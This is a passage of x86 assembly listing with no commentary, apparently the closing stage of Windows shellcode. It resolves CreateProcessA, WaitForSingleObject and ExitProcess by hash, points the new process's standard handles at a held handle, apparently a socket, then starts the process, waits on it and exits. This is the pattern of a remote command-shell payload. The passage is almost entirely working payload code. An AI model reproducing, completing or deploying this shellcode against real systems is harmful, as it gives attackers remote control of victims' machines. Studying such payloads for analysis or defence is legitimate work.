0x00EF 89E2             MOV EDX,ESP
0x00F1 31C0             XOR EAX,EAX
0x00F2 F3:AA            REP STOS BYTE PTR ES:[EDI]
0x00F5 FE42 2D          INC BYTE PTR DS:[EDX+2D]
0x00F8 FE42 2C          INC BYTE PTR DS:[EDX+2C]
0x00FB 93               XCHG EAX,EBX
0x00FC 8D7A 38          LEA EDI,DWORD PTR DS:[EDX+38]
0x00FF AB               STOS DWORD PTR ES:[EDI]
0x0100 AB               STOS DWORD PTR ES:[EDI]
0x0101 AB               STOS DWORD PTR ES:[EDI]
0x0102 68 72FEB316      PUSH 16B3FE72
0x0107 FF75 44          PUSH DWORD PTR SS:[EBP+44]
0x010A FFD6             CALL ESI
0x010C 5B               POP EBX
0x010D 57               PUSH EDI
0x010E 52               PUSH EDX
0x010F 51               PUSH ECX
0x0110 51               PUSH ECX
0x0111 51               PUSH ECX
0x0112 6A 01            PUSH 1
0x0114 51               PUSH ECX
0x0115 51               PUSH ECX
0x0116 55               PUSH EBP
0x0117 51               PUSH ECX
0x0118 FFD0             CALL EAX


0x011A 68 ADD905CE      PUSH CE05D9AD
0x011F 53               PUSH EBX
0x0120 FFD6             CALL ESI
0x0122 6A FF            PUSH -1
0x0124 FF37             PUSH DWORD PTR DS:[EDI]
0x0126 FFD0             CALL EAX


0x0128 8B57 FC          MOV EDX,DWORD PTR DS:[EDI-4]
0x012B 83C4 64          ADD ESP,64
0x012E FFD6             CALL ESI
0x0130 52               PUSH EDX
0x0131 FFD0             CALL EAX
```

```
0x0133 68 7ED8E273        PUSH 73E2D87E
0x0138 53                 PUSH EBX
0x0139 FFD6               CALL ESI
0x013B FFD0               CALL EAX
```